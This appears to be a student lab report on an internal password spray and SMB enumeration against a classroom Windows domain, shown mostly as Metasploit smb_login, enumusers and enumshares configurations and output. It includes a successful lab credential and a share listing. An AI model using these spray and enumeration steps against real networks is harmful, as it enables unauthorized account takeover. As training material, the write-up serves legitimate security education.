

Internal Password Spray


This report reviews taken to enumerate target info over SMB. SMB is a data transfer protocol most implemented on Windows systems. While its primary purpose is file transfer, it can also be leveraged to perform credential sprays and execute commands on the target system. There three main versions of SMB. SMBv1 was completely insecure. SMBv2 was more secure. The current version, SMBv3, is very secure.



The first step I took was to connect to the school VPN, then build my SSH tunnels. This started with connecting to the VPN, then building the SSH tunnel from my host to my kali box.



I then ran my script for building the two SSH tunnels which get my kali box behind the firewall.



As you can see from the above screenshot, both tunnels were built successfully.

```
┌──(agent22㉿ks5)-[~/Documents]
└─$ proxychains nmap -Pn 192.168.2.50
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 12:01 MST
Nmap scan report for 192.168.2.50
Host is up (0.054s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```

I then ran an Nmap scan of my target to verify that I had access and that proxychains was working.

```
msf6 > search auxiliary/scanner/smb

Matching Modules
================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal  No     DCOM Exec
   1   auxiliary/scanner/smb/impacket/secretsdump                     normal  No     DCOM Exec
   2   auxiliary/scanner/smb/smb_ms17_010                             normal  No     MS17-010 SMB RCE Detection
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   auxiliary/scanner/smb/smb_enumusers_domain                     normal  No     SMB Domain User Enumeration
   5   auxiliary/scanner/smb/smb_enum_gpp                             normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   6   auxiliary/scanner/smb/smb_login                                normal  No     SMB Login Check Scanner
   7   auxiliary/scanner/smb/smb_lookupsid                            normal  No     SMB SID User Enumeration (LookupSid)
   8   auxiliary/scanner/smb/pipe_auditor                             normal  No     SMB Session Pipe Auditor
   9   auxiliary/scanner/smb/pipe_dcerpc_auditor                      normal  No     SMB Session Pipe DCERPC Auditor
   10  auxiliary/scanner/smb/smb_enumshares                           normal  No     SMB Share Enumeration
   11  auxiliary/scanner/smb/smb_enumusers                            normal  No     SMB User Enumeration (SAM EnumUsers)
   12  auxiliary/scanner/smb/smb_version                              normal  No     SMB Version Detection
   13  auxiliary/scanner/smb/smb_uninit_cred                          normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
```

Next, I started Metasploit. I then performed a search to see what types of SMB scanners were available.

```
msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   ABORT_ON_LOCKOUT  false                                    yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: no
                                                                        ne, user, user&realm)
   DETECT_ANY_AUTH   false                                    no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                    no        Detect if domain is required for the specified user
   PASS_FILE         /home/agent22/Documents/blue/passwordLi  no        File containing passwords, one per line
                     st/passwordList_short
   PRESERVE_DOMAINS  true                                     no        Respect a username that contains a domain name.
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false                                    no        Record guest-privileged random logins to the database
   RHOSTS            192.168.3.80                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                                                        /wiki/Using-Metasploit
```

I then selected the smb_login module and configured it as shown above. The smb_login module is used to perform a password spray over SMB.

```
   ABORT_ON_LOCKOUT  false                                    yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: no
                                                                        ne, user, user&realm)
   DETECT_ANY_AUTH   false                                    no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                    no        Detect if domain is required for the specified user
   PASS_FILE         /home/agent22/Documents/blue/passwordLi  no        File containing passwords, one per line
                     st/passwordList_short
   PRESERVE_DOMAINS  true                                     no        Respect a username that contains a domain name.
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false                                    no        Record guest-privileged random logins to the database
   RHOSTS            192.168.3.80                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                                                        /wiki/Using-Metasploit
   RPORT             445                                      yes       The SMB service port (TCP)
   SMBDomain         windomain                                no        The Windows domain to use for authentication
   SMBPass                                                    no        The password for the specified username
   SMBUser                                                    no        The username to authenticate as
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per l
                                                                        ine
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE         /home/agent22/Documents/blue/usernameLi  no        File containing usernames, one per line
                     sts/usernameList_lowercase
   VERBOSE           true                                     yes       Whether to print output for all attempts
```

When I ran the module it failed, so I reconfigured the module as shown above.

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.2.80:445      - 192.168.2.80:445 - Starting SMB login bruteforce
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[!] 192.168.2.80:445      - No active DB -- Credential data will not be saved!
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign123',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign1!',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Winter2021',
[*] 192.168.2.80:445      - Error: 192.168.2.80: RubySMB::Error::CommunicationError Read timeout expired when reading from the Socket (timeout=30)
[*] 192.168.2.80:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.2.80:445      - 192.168.2.80:445 - Starting SMB login bruteforce
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[!] 192.168.2.80:445      - No active DB -- Credential data will not be saved!
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign123',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign1!',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Winter2021',
[*] 192.168.2.80:445      - Error: 192.168.2.80: RubySMB::Error::CommunicationError Read timeout expired when reading from the Socket (timeout=30)
[*] 192.168.2.80:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.2.80:445      - 192.168.2.80:445 - Starting SMB login bruteforce
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[!] 192.168.2.80:445      - No active DB -- Credential data will not be saved!
[-] 192.168.2.80:445      - 192.168.2.80:445 - Could not connect
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign123',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Ensign1!',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:Winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\jill.boss:root',
[*] 192.168.2.80:445      - Error: 192.168.2.80: RubySMB::Error::NegotiationFailure Unable to negotiate SMB2 or SMB3 with the remote host: Read timeout expire
d when reading from the Socket (timeout=30)
[*] 192.168.2.80:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

I then tried to run the exploit three times. I double checked my settings against those of my team and confirmed the module was configured correctly.

```
msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ABORT_ON_LOCKOUT  false                                          yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   true                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                              user&realm)
   DETECT_ANY_AUTH   false                                          no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                          no        Detect if domain is required for the specified user
   PASS_FILE         /home/agent22/Documents/blue/passwordList_k    no        File containing passwords, one per line
                     nown
   PRESERVE_DOMAINS  true                                           no        Respect a username that contains a domain name.
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false                                          no        Record guest-privileged random logins to the database
   RHOSTS            192.168.2.80                                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usi
                                                                              ng-Metasploit
   RPORT             445                                            yes       The SMB service port (TCP)
   SMBDomain         windomain                                      no        The Windows domain to use for authentication
   SMBPass                                                          no        The password for the specified username
   SMBUser                                                          no        The username to authenticate as
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE         /home/agent22/Documents/blue/usernameLists/    no        File containing usernames, one per line
                     usernameList_lowercase
   VERBOSE           true                                           yes       Whether to print output for all attempts
```

I next changed a few more settings as shown above.

```
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\andre.m:vlino',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\andre.m:mp',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee.ogden:',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee.ogden:qdDBPassword7',
[+] 192.168.2.80:445      - 192.168.2.80:445 - Success: 'windomain\brailee.ogden:Winter2022'
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:qdDBPassword7',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:Winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:Ensign123',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:Ensign1!',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:winter2022',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:Winter2021',
[-] 192.168.2.80:445      - 192.168.2.80:445 - Failed: 'windomain\brailee_ogden:vagrant',
```

This finally worked. However, I believe the issue was that the target was being overwhelmed by my fellow students' requests. The exploit worked only at the end of class when my team was done bombarding the target.

```
msf6 > search -s name auxiliary/scanner smb

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank    Check  Description
   -   ----                                                      ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/citrix_dir_traversal               2019-12-17       normal  No     Citrix ADC (NetScaler) Directory Traversal
 Scanner
   1   auxiliary/scanner/smb/impacket/dcomexec                   2018-03-19       normal  No     DCOM Exec
   2   auxiliary/scanner/smb/impacket/secretsdump                                 normal  No     DCOM Exec
   3   auxiliary/scanner/smb/smb_ms17_010                                         normal  No     MS17-010 SMB RCE Detection
   4   auxiliary/scanner/smb/psexec_loggedin_users                                normal  No     Microsoft Windows Authenticated Logged In
Users Enumeration
   5   auxiliary/scanner/dcerpc/petitpotam                                        normal  No     PetitPotam
   6   auxiliary/scanner/sap/sap_smb_relay                                        normal  No     SAP SMB Relay Abuse
   7   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing               normal  No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Dir
ectories Information Disclosure
   8   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence             normal  No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE F
ile Existence Check
   9   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                            normal  No     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory
Contents Listing
   10  auxiliary/scanner/smb/smb_enumusers_domain                                 normal  No     SMB Domain User Enumeration
   11  auxiliary/scanner/smb/smb_enum_gpp                                         normal  No     SMB Group Policy Preference Saved Password
```

At home I performed another search in Metasploit to see what other modules were available.

```
msf6 auxiliary(scanner/smb/smb_enumusers_domain) > show options

Module options (auxiliary/scanner/smb/smb_enumusers_domain):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.2.50     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  windomain.local  no        The Windows domain to use for authentication
   SMBPass    Winter2022       no        The password for the specified username
   SMBUser    brailee.ogden    no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

I selected and configured the smb_enumusers_domain module. This module attempts to enumerate all the domain users.

```
msf6 auxiliary(scanner/smb/smb_enumusers_domain) > exploit

Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 192.168.2.50:445      -
[*] 192.168.2.50:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

My attempts to exploit this module failed. It appears that it only works against SMBv1 hosts or hosts which are willing to negotiate down to SMBv1. SMBv1 had much worse security than the current SMBv3

```
msf6 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   LogSpider      3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth       999              yes       Max number of subdirectories to spider
   RHOSTS         192.168.2.50     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain      windomain.local  no        The Windows domain to use for authentication
   SMBPass        Winter2022       no        The password for the specified username
   SMBUser        brailee.ogden    no        The username to authenticate as
   ShowFiles      true             yes       Show detailed information when spidering
   SpiderProfiles true             no        Spider only user profiles when share is a disk share
   SpiderShares   true             no        Spider shares recursively
   THREADS        1                yes       The number of concurrent threads (max one per host)
```

Next, I selected and configured the smb_enumshares module. This module enumerates all shares running on a box recursively (depending on the configuration).

```
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[*] 192.168.2.50:139      - Starting module
[-] 192.168.2.50:139      - Login Failed: The SMB server did not reply to our request
[*] 192.168.2.50:445      - Starting module
[!] 192.168.2.50:445      - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 192.168.2.50:445      - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 192.168.2.50:445      - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 192.168.2.50:445      - C$ - (DISK|SPECIAL) Default share
[+] 192.168.2.50:445      - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 192.168.2.50:445      - NETLOGON - (DISK) Logon server share
[+] 192.168.2.50:445      - SYSVOL - (DISK) Logon server share
[*] 192.168.2.50:445      - Skipping ADMIN$
[*] 192.168.2.50:445      - Skipping IPC$
[+] 192.168.2.50:445      -  \\windomain\SYSVOL
================

 Type  Name            Created                   Accessed                  Written                   Changed                   Size
 ----  ----            -------                   --------                  -------                   -------                   ----
 DIR   windomain.local 2022-01-03T22:44:10-07:00 2022-01-03T22:44:10-07:00 2022-01-03T22:44:10-07:00 2022-01-03T22:44:27-07:00

[+] 192.168.2.50:445      -  \\windomain\SYSVOL\windomain.local
================

 Type  Name         Created                   Accessed                  Written                   Changed                   Size
```

```
┌──(agent22㉿ks5)-[~/.msf4/loot]
└─$ cat 20220221122842_default_192.168.2.50_smb.enumshares_150284.txt
192.168.2.50\SYSVOL\windomain.local
192.168.2.50\SYSVOL\windomain.local\DfsrPrivate
192.168.2.50\SYSVOL\windomain.local\Policies
192.168.2.50\SYSVOL\windomain.local\scripts
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984 ...
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984 ...
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\USER
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT
192.168.2.50\SYSVOL\windomain.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT
192.168.2.50\SYSVOL\windomain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
```

This module ran successfully as shown by the above two screenshots.

```
msf6 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   LogSpider      3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth       999              yes       Max number of subdirectories to spider
   RHOSTS         192.168.2.50     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain      windomain.local  no        The Windows domain to use for authentication
   SMBPass        Winter2022       no        The password for the specified username
   SMBUser        brailee.ogden    no        The username to authenticate as
   ShowFiles      true             yes       Show detailed information when spidering
   SpiderProfiles false            no        Spider only user profiles when share is a disk share
   SpiderShares   true             no        Spider shares recursively
   THREADS        1                yes       The number of concurrent threads (max one per host)
```

In an attempt to enumerate the $ADMIN and $IPC shares I changed the SpiderProfiles setting to false.

```
┌──(agent22㉿ks5)-[~/.msf4/loot]
└─$ diff -s 20220221122842_default_192.168.2.50_smb.enumshares_150284.txt 20220221123832_default_192.168.2.50_smb.enumshares_0
36967.txt
Files 20220221122842_default_192.168.2.50_smb.enumshares_150284.txt and 20220221123832_default_192.168.2.50_smb.enumshares_036
967.txt are identical
```

However, the edited exploit resulted in the exact same data.